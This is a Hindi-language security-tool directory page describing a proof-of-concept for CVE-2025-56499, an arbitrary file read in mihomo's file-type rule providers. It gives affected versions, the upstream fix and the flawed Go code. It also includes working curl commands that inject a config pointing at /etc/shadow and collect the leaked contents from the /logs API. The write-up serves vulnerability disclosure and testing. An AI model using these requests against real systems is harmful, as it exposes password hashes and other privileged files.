
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2025-56499 — CVE-2025-56499 के लिए प्रूफ-ऑफ-कॉन्सेप्ट शोषण, जो mihomo के rule-provider कॉन्फ़िगरेशन में पथ सत्यापन की कमी के माध्यम से मनमाना फ़ाइल पढ़ने का प्रदर्शन करता है, लॉग-आधारित डेटा निष्कासन के साथ। | Kitploit
उपकरण/GitHubGitHub/cherrling/cve-2025-56499
भेद्यता विश्लेषणशोषणवेब एप्लिकेशन शोषणजानकारी एकत्र करनापेनिट्रेशन टेस्टिंगलॉग विश्लेषण
GitHubcherrling/cve-2025-56499

CVE-2025-56499

CVE-2025-56499 के लिए प्रूफ-ऑफ-कॉन्सेप्ट शोषण, जो mihomo के rule-provider कॉन्फ़िगरेशन में पथ सत्यापन की कमी के माध्यम से मनमाना फ़ाइल पढ़ने का प्रदर्शन करता है, लॉग-आधारित डेटा निष्कासन के साथ।

रिपॉजिटरी देखें
461 साल पहलेअभी तक समीक्षित नहीं
साझा करें

CVE-2025-56499

स्थानीय नियम प्रदाता में पथ सत्यापन के अभाव के कारण मनमानी फ़ाइल पढ़ना

अपस्ट्रीम फिक्स: https://github.com/MetaCubeX/mihomo/pull/2177

प्रभावित संस्करण: mihomo <= v1.19.11

सारांश

rule-providers कॉन्फ़िगरेशन को पार्स करते समय, type = "file" शाखा प्रदान किए गए पथ को मान्य करने में विफल रहती है। schema.Path को नियंत्रित करने वाला एक प्रमाणित हमलावर प्रदाता को किसी भी पढ़ने योग्य स्थानीय फ़ाइल पर इंगित कर सकता है। चूंकि अधिकांश मनमानी फ़ाइलें अपेक्षित नियम प्रारूप के अनुरूप नहीं होती हैं, इसलिए पार्सिंग त्रुटियाँ (फ़ाइल सामग्री के महत्वपूर्ण अंशों सहित) मेमोरी में लॉग में उत्सर्जित होती हैं और /logs API के माध्यम से उजागर होती हैं। चूंकि mihomo अक्सर उन्नत (रूट/एडमिनिस्ट्रेटर) विशेषाधिकारों के साथ चलता है, इसके परिणामस्वरूप उच्च प्रभाव वाली सूचना का खुलासा होता है।

प्रकार और मूल कारण

  • प्रकार: मनमानी फ़ाइल पढ़ना / पथ सत्यापन का अभाव।
  • प्रत्यक्ष कारण: rules/provider/parse.go में, schema.Type == "file" केस केवल C.Path.Resolve() को लागू करता है और C.Path.IsSafePath() या किसी समकक्ष श्वेतसूची/सैंडबॉक्स बाधा को कभी लागू नहीं करता है।
var vehicle P.Vehicle
switch schema.Type {
case "file":
    path := C.Path.Resolve(schema.Path)
    vehicle = resource.NewFileVehicle(path)
case "http":
    path := C.Path.GetPathByHash("rules", schema.URL)
    if schema.Path != "" {
        path = C.Path.Resolve(schema.Path)
        if !C.Path.IsSafePath(path) {
            return nil, C.Path.ErrNotSafePath(path)
        }
    }
    vehicle = resource.NewHTTPVehicle(schema.URL, path, schema.Proxy, nil, resource.DefaultHttpTimeout, schema.SizeLimit)
case "inline":
    return NewInlineProvider(name, behavior, schema.Payload, parse), nil
default:
    return nil, fmt.Errorf("unsupported vehicle type: %s", schema.Type)
}

फ़ाइल शाखा की कमियाँ:

  • कोई पथ सामान्यीकरण + सुरक्षा सीमा प्रवर्तन नहीं।
  • संवेदनशील सिस्टम स्थानों को संदर्भित करने वाले निरपेक्ष पथों की अनुमति देता है।

शोषण प्रवाह

  1. हमलावर पार्सर त्रुटि आउटपुट को कैप्चर करने के लिए /logs को पोल या स्ट्रीम करता है।
  2. हमलावर /configs के माध्यम से एक क्राफ्टेड कॉन्फ़िगरेशन सबमिट करता है जिसमें type = file और लक्ष्य फ़ाइल पथ के साथ एक दुर्भावनापूर्ण rule-providers प्रविष्टि होती है।
  3. सेवा फ़ाइल को नियम डेटा के रूप में पार्स करने का प्रयास करती है → विफल होती है → लॉग में त्रुटि + सामग्री अंश उत्सर्जित करती है।
  4. हमलावर लीक हुए डेटा को एकत्र करता है; कवरेज को व्यापक बनाने या निष्कर्षण को परिष्कृत करने के लिए दोहराता है।

प्रूफ ऑफ कॉन्सेप्ट (PoC)


लॉग सुनें (उदाहरण टोकन Bearer 123):

curl -X GET "http://localhost:9999/logs" \
  -H "Authorization: Bearer 123"

/etc/shadow पढ़ने के लिए कॉन्फ़िगरेशन इंजेक्ट करें:

curl -X PUT "http://localhost:9999/configs" \
  -H "Authorization: Bearer 123" \
  -H "Content-Type: application/json" \
  -d '{"payload": "{\"log-level\": \"debug\", \"external-controller-unix\": \"mihomo.sock\", \"rule-providers\": {\"pwn\": {\"type\": \"file\", \"behavior\": \"classical\", \"format\": \"text\", \"path\": \"/etc/shadow\"}}}"}'

अनएस्केप्ड पेलोड:

{
  "log-level": "debug",
  "external-controller-unix": "mihomo.sock",
  "rule-providers": {
    "pwn": {
      "type": "file",
      "behavior": "classical",
      "format": "text",
      "path": "/etc/shadow"
    }
  }
}

परिणाम: /logs में पार्स विफलता पंक्तियों में /etc/shadow के अंश होते हैं (उदाहरण स्क्रीनशॉट): PoC Partial
टूल डाउनलोड करें

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 अंतिम OSINT टूलकिट: जाँच ग्राफ़, विश्वास स्कोरिंग, उपनाम परिवार, मानचित्र, टाइमलाइन और रिपोर्ट। 49 मॉड्यूल, 400+ साइटें, किसी API कुंजी की आवश्यकता नहीं।

    524
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # घोस्टलॉक वन-टैप निष्पादन ऐप (CVE-2026-43499)

    478
  • 3

    ARTEX

    baarai/artex

    प्लानर/वर्कर एजेंट, एसेट और एक्सप्लोरेशन ग्राफ़, MITM ट्रैफ़िक रिकॉर्डिंग, और भेद्यता पुनःपरीक्षण के साथ LLM मल्टी-एजेंट स्वायत्त पेनेट्रेशन टेस्टिंग प्लेटफ़ॉर्म।

    357
  • 4

    redforge

    cybersecurity91/redforge

    ब्राउज़र-साइड रेड टीम टूलकिट, जिसमें रेकॉन, पेलोड जनरेशन, क्रेडेंशियल हमलों, क्रिप्टो, एन्कोडिंग और एंगेजमेंट रिपोर्टिंग के लिए 102 ऑफ़लाइन टूल्स हैं।

    317
  • 5

    estorides

    grisuno/estorides

    99+ मुफ़्त OSINT स्रोतों को समानांतर रूप से एकत्रित करता है, संस्थाओं को एक ज्ञान ग्राफ़ में हल करता है, और LLM-सहायता प्राप्त विश्लेषण के साथ STIX 2.1, MISP, या GraphML निर्यात करता है।

    305
  • 6

    opencti

    opencti-platform/opencti

    खुला साइबर खतरा बुद्धिमत्ता प्लेटफॉर्म

    275

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →






